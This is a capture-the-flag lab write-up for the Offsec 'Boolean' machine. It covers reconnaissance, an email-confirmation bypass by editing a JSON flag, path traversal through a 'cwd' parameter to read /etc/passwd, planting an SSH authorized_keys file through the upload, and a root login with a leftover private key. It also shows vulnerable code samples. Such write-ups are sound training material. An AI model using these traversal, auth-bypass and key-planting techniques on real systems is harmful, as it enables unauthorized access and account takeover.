

Proving Grounds Practice 17

Offsec Proving Grounds — Boolean

Reconnaissance

Export IP and URL

```
1 export IP="192.168.175.231"
```

```
1 export URL="192.168.175.231"
```

This sets environment variables for convenient reuse of the target IP and URL in your commands. Good practice.

Nmap Scan

```
1 sudo nmap -p- $IP -sV -sC -O -Pn --open -oN fullscan.txt
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 37:80:01:4a:43:86:30:c9:79:e7:fb:7f:3b:a4:1e:dd (RSA)
|   256  b6:18:a1:e1:98:fb:6c:c6:87:55:45:10:c6:d4:45:b9 (ECDSA)
|   256  ab:8f:2d:e8:a2:04:e7:b7:65:d3:fe:5e:93:1e:03:67 (ED25519)
80/tcp    open  http
|_ http-title: Boolean
|_ Requested resource was http://192.168.175.231/login
|_ fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, Help, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NotesRPC, RPCC
heck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, WMSRequest, X11Probe, afp, giop, ms-sql-s, or
acle-tns:
|   HTTP/1.1 400 Bad Request
|   FourOhFourRequest, GetRequest, HTTPOptions:
|   HTTP/1.0 403 Forbidden
|   Content-Type: text/html; charset=UTF-8
|   Content-Length: 0
33017/tcp open  http      Apache httpd 2.4.38 ((Debian))
|_ http-title: Development
|_ http-server-header: Apache/2.4.38 (Debian)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.c
gi?new-service :
```

Flag	Purpose
-p-	Scan all 65535 TCP ports
-sV	Detect service versions
-sC	Run default NSE scripts
-O	Enable OS detection
-Pn	Treat host as online; skip host discovery (useful for firewalled targets)

<code>--open</code>	Show only open ports
<code>-oN</code>	Output scan results in normal format to a file (<code>fullscan.txt</code>)

Gobuster to fuzz directries

```
1 gobuster dir -u $URL -w /usr/share/wordlists/dirbuster/directory-
list-2.3-small.txt
```

Part	Meaning
<code>gobuster</code>	The tool being used. It's a fast, command-line-based directory and file brute-forcer written in Go.
<code>dir</code>	The mode you're using. <code>dir</code> tells Gobuster to look for directories and files on a website.
<code>-u \$URL</code>	Specifies the target URL (e.g., <code>http://192.168.175.231</code>). You're using the <code>\$URL</code> environment variable set earlier.
<code>-w</code> <code>/usr/share/wordlists/dirbuster/di</code> <code>rectory-list-2.3-small.txt</code>	This is the wordlist that Gobuster uses to try common directory and file names. This particular wordlist is a small one provided by Kali Linux's DirBuster tool.

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://192.168.175.231
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/login          (Status: 200) [Size: 2413]
/register       (Status: 200) [Size: 2765]
/404            (Status: 200) [Size: 1722]
/500            (Status: 200) [Size: 1635]
/422            (Status: 200) [Size: 1705]
/filemanager    (Status: 302) [Size: 94] [→ http://192.168.175.231/login]
Progress: 87664 / 87665 (100.00%)

Finished
```

On the webpage, Try a few different simple credentials on the logon:

A screenshot of the Boolean login page. The page has a dark blue background. At the top, the word "Boolean" is written in white. Below it, there is a dark blue rectangular box containing the login form. Inside the box, the word "Login" is written in white. Below "Login", there are two input fields: "Username" and "Password". The "Username" field contains the text "admin" and the "Password" field contains the text "admin". Below the input fields, there is a green button with the word "Login" in white. At the bottom of the box, there is a link that says "Don't have an account? [Create one](#)". Below the box, the text "The Only True Free Storage" is written in a lighter blue color.

no luck with simple / default credentials

Register on /register

Boolean

Register

Username

Email

Password

By registering you agree with our terms and condition.

[Register](#)

Already have an account? [Login](#)

The Only True Free Storage

Account creation is successful, log in

Boolean

Your account has been successfully created. ×
Check your email for a confirmation link to complete the registration process.

Login

Username

Password

[Login](#)

Don't have an account? [Create one](#)

The Only True Free Storage

Prompted to confirm the account:


Account Confirmation

Confirm your account by clicking on the confirmation link sent to your email ([user@user.com](#)) [Edit](#)

[Change email](#)

Leave it aside for a bit.

Moving onto 33017:



Gobuster on port 33017

```
1 export URL="http://192.168.175.231:33017"
```

```
1 gobuster dir -u $URL -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.175.231:33017
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/cgi-bin (Status: 301) [Size: 329] [→ http://192.168.175.231:33017/cgi-bin/]
/info (Status: 301) [Size: 326] [→ http://192.168.175.231:33017/info/]
/admin (Status: 301) [Size: 327] [→ http://192.168.175.231:33017/admin/]
/boolean (Status: 301) [Size: 329] [→ http://192.168.175.231:33017/boolean/]
```

we also found filemanager after the scan finished

Navigating to /admin or /info presents an error message with the Apache server version (NMAP also showed this):

Forbidden

You don't have permission to access this resource.

Apache/2.4.38 (Debian) Server at 192.168.175.231 Port 33017

Searchsploit the server version as it looks old:

```
1 searchsploit 'Apache 2.4.38'
```

One exploit is interesting for privilege escalation after initial access:

Apache 2.4.17 < 2.4.38 — 'apache2ctl graceful' 'logrotate' Local Privilege Escalation

- Its is a **local privilege escalation (LPE)** — **not** a remote code execution (RCE) vulnerability. The exploit requires you to **run commands locally on the server** (e.g., abusing logrotate or apache2ctl).

✅ **Keep this in mind** for post-exploitation (after initial shell access).



API Analysis – Email Confirmation Bypass

You examined the confirm prompt traffic part in **Burp Suite** and found this:

👁️ **API Response:**

```
1 {
2   "email": "test@example.com",
3   "confirmed": false
4 }
```

This indicates the API tracks whether a user has confirmed their email via the `"confirmed"` boolean.

What is an API in This Context?

- **API (Application Programming Interface)** here means the **backend web service** that the client (browser or app) talks to.
- Usually, this is a RESTful API that receives and responds with JSON over HTTP.
- The API handles actions like **registering users**, **logging in**, and **confirming emails**.

How we think the server side operates

Vulnerable Code

We will imagine that the server uses a code like this:

```
1  # BAD CODE (vulnerable)
2  data = request.json
3
4  if data.get("confirmed") == True:
5      allow_login()
6  else:
7      return "Email not confirmed"
8
```

The Process of how the server expecting the request to be received

1- User registers an account

- The client (browser or app) sends a JSON payload:

```
1  {
2      "email": "user@example.com",
3      "password": "Password123",
4  }
```

- The server **just trusts** whatever the client sends in `"confirmed"`.

2- Email confirmation (It was supposed to be server-side only but not in our case)

- In a secure system, the server sets `"confirmed": true` parameter **only after the user clicks a special email link**. So the link contains a parameter called "confirmed" that will be set to "true" from client side where it will get sent to the server.

- But here, the server expects the client to send `"confirmed": true` to prove email confirmation.

3. Client confirms email by sending `"confirmed": true`

- This is usually done by the client sending a request like:

```
1  {
2    "email": "user@example.com",
3    "confirmed": true}
```

- This could happen via:
 - Clicking a link in the email that triggers a client-side request to the server with `"confirmed": true`.
 - Or an API call from the client app after verifying the confirmation code.

How attackers exploit this:

- The attacker intercepts the registration/login request (using Burp Suite or browser dev tools).
- They modify the JSON to set `"confirmed": true` manually.
- Since the server uses **this client-supplied value** to allow login, it bypasses the email verification step.

Mitigation

The server should check this **on the server-side** from the **database**, like this:

```
1  # GOOD CODE (secure)
2  user = db.find_user_by_email(data["email"])
3  if user.confirmed:
4      allow_login()
5  else:
6      return "Email not confirmed"
```

What each line does:

1. `user = db.find_user_by_email(data["email"])`
 - This line queries the **database** to find the user record whose email matches the email sent in the request.

- It **does NOT trust any information coming from the client** about whether the email is confirmed.
- Instead, it fetches the *actual stored user data* on the server.

Back to Intercepting the request using Burpsuite

Sending the request after clicking confirm to burp proxy and forwarding via Repeater:

Account Confirmation

Confirm your account by clicking on the confirmation link sent to your email (**user@user.com**) [Edit](#)

[Change email](#)

[illegible]

The parameter “confirmed” seems to be stopping us from logging in...

Manipulate the request


By analyzing the returned data we were able to manipulate our traffic to fool the API into thinking we are confirmed.

```
"confirmed":true,
"id":1,
"username":"user",
"email":"user@user.com",
"created_at":"2024-01-26T01:00:00.496Z",
"updated_at":"2024-01-26T01:07:32.456Z"
```


Response

Upload Functionality


And Now We have File Manager with upload Document Functionality by clicking on “Boolean” on the register page and we are logged in:



Time to test the File upload filters:



When we click on the .txt file:



- Here the `cwd` could stand for **Current Working Directory**.
 - In the context of a **web application**, `cwd` in a URL like:

```
1 http://192.168.175.231/?cwd=&file=file.txt&download=true
```

- usually means:

- “The directory (folder) the server should look in when accessing or listing files.”
- An **empty** `cwd` usually tells the web app:
 - “Use the **default directory** or the **base folder** for files.”



Example in a File Browser Web App

Imagine this file structure on the server:

css

Copy Edit

```

/var/www/html/
├── documents/
│   ├── notes.txt
│   └── secret.txt
├── images/
│   └── logo.png
└── index.html

```

If you visit:

ruby

Copy Edit

```
http://target-ip/?cwd=documents&file=notes.txt
```

Then the server might treat it as:

css

Copy Edit

```
/var/www/html/documents/notes.txt
```

- Choose a file to download (`file=file.txt`)
- Trigger a download (`download=true`)

Webshell / .htaccess

From here I tried to upload a php webshell and a .htaccess file allowing .php to no avail.

- .htaccess:

Question	Answer
Is <code>.htaccess</code> present by default?	✗ No, unless added by an admin or app
If <code>AllowOverride</code> permits it	✓ Apache will allow <code>.htaccess</code> files to override server settings

If AllowOverride None	Much safer — disables .htaccess completely for that directory
Why upload .htaccess during attacks?	To bypass file type restrictions & gain code execution

What is AllowOverride?

AllowOverride is an Apache **directive** that tells the web server:

“Can this directory allow .htaccess files to override Apache settings?”

It's used inside Apache configuration files like httpd.conf or apache2.conf.

What Does AllowOverride All Do?

```
1 <Directory /var/www/html>
2     AllowOverride All
3 </Directory>
```

This means:

✅ Apache **will look for** .htaccess files in /var/www/html and allow them to override many Apache settings, including:

- URL rewriting (RewriteEngine)
- MIME type changes (e.g., treating .txt as PHP)
- Directory permissions
- Authentication/authorization settings
- Index settings

Exploitation

Here we applied LFI

```
Q 192.168.205.231/?cwd=../../../../../../../../etc/&file=passwd&download=true
```

It's working

```

1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
20 systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
21 systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
22 systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
23 messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
24 sshd:x:105:65534::/run/ssh:/usr/sbin/nologin
25 systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
26 remi:x:1000:1000::/home/remi:/bin/bash
27 mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
28

```

Here We can see there is a user remi.

Foothold

What's the Goal?

You want to **log in as** `remi` **via SSH**, even though you don't know their password.

Strategy:

Use SSH's built-in **public key authentication** to bypass needing a password.

How Public Key Authentication Works (Quick Recap):

- You generate a **key pair** on your own machine:
 - `id_rsa` (private key)
 - `id_rsa.pub` (public key)
- On the target machine, if your **public key** is placed into:

```
1 /home/remi/.ssh/authorized_keys
```

- then you can SSH in using your **private key** — no password needed!

- We navigate to remi's .ssh folder.

192.168.205.231/?cwd=../../../../../../../../home/remi&file=.ssh&download=true

Generate SSH keys in the Host Machine:

On your own system:

```
1 ssh-keygen
```

- This creates:
 - `~/.ssh/id_rsa` → your **private key**
 - `~/.ssh/id_rsa.pub` → your **public key**

Copy the public key to a file named `authorized_keys`:

```
1 cp /home/yourusername/.ssh/id_rsa.pub authorized_keys
```

 Upload `authorized_keys` to `/home/remi/.ssh/`

We think that the upload path is influenced by the LFI where it will take the current path selected in cwd and save it in that path. In our case, our cwd path we used was `../../../../../../../../home/remi/.ssh`, so we think it will be saved there. Lets try and test.

- Its actually the case.
- The backend code is doing something like this (BAD):

```
1 $path = $_GET[ 'cwd' ];
```

```
2 move_uploaded_file($_FILES['upload']['tmp_name'], $path);
```

Access Gained:

```
1 ssh -i id_rsa remi@target-ip
```

```
remi@boolean:~$ id
uid=1000(remi) gid=1000(remi) groups=1000(remi)
remi@boolean:~$ hostname
boolean
remi@boolean:~$ █
```

Privilege Escalation

Linpeas Output shows root's key in Remi's home:

```
└─ Possible private SSH keys were found!
/home/remi/.ssh/keys/root
/home/remi/.ssh/keys/id_rsa.2
/home/remi/.ssh/keys/id_rsa
/home/remi/.ssh/keys/id_rsa.1
/home/remi/boolean/node_modules/spdy/test/fixtures.js
/home/remi/boolean/node_modules/selfsigned/README.md
/home/remi/boolean/node_modules/public-encrypt/test/rsa.1024.priv
/home/remi/boolean/node_modules/public-encrypt/test/pass.1024.priv
/home/remi/boolean/node_modules/public-encrypt/test/ec.pass.priv
/home/remi/boolean/node_modules/public-encrypt/test/test_rsa_privkey_encrypted.pem
/home/remi/boolean/node_modules/public-encrypt/test/ec.priv
/home/remi/boolean/node_modules/public-encrypt/test/rsa.pass.priv
/home/remi/boolean/node_modules/public-encrypt/test/test_key.pem
/home/remi/boolean/node_modules/public-encrypt/test/test_rsa_privkey.pem
/home/remi/boolean/node_modules/public-encrypt/test/rsa.2028.priv
```

Move to the directory and ssh on loopback to get a shell as root:

```
1 ssh -i root root@127.0.0.1
```

```
Linux boolean 4.19.0-21-amd64 #1 SMP Debian 4.19.249-2 (2022-06-30) x86_64
```

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

```
root@boolean:~# whoami
```

```
root
```

```
root@boolean:~# █
```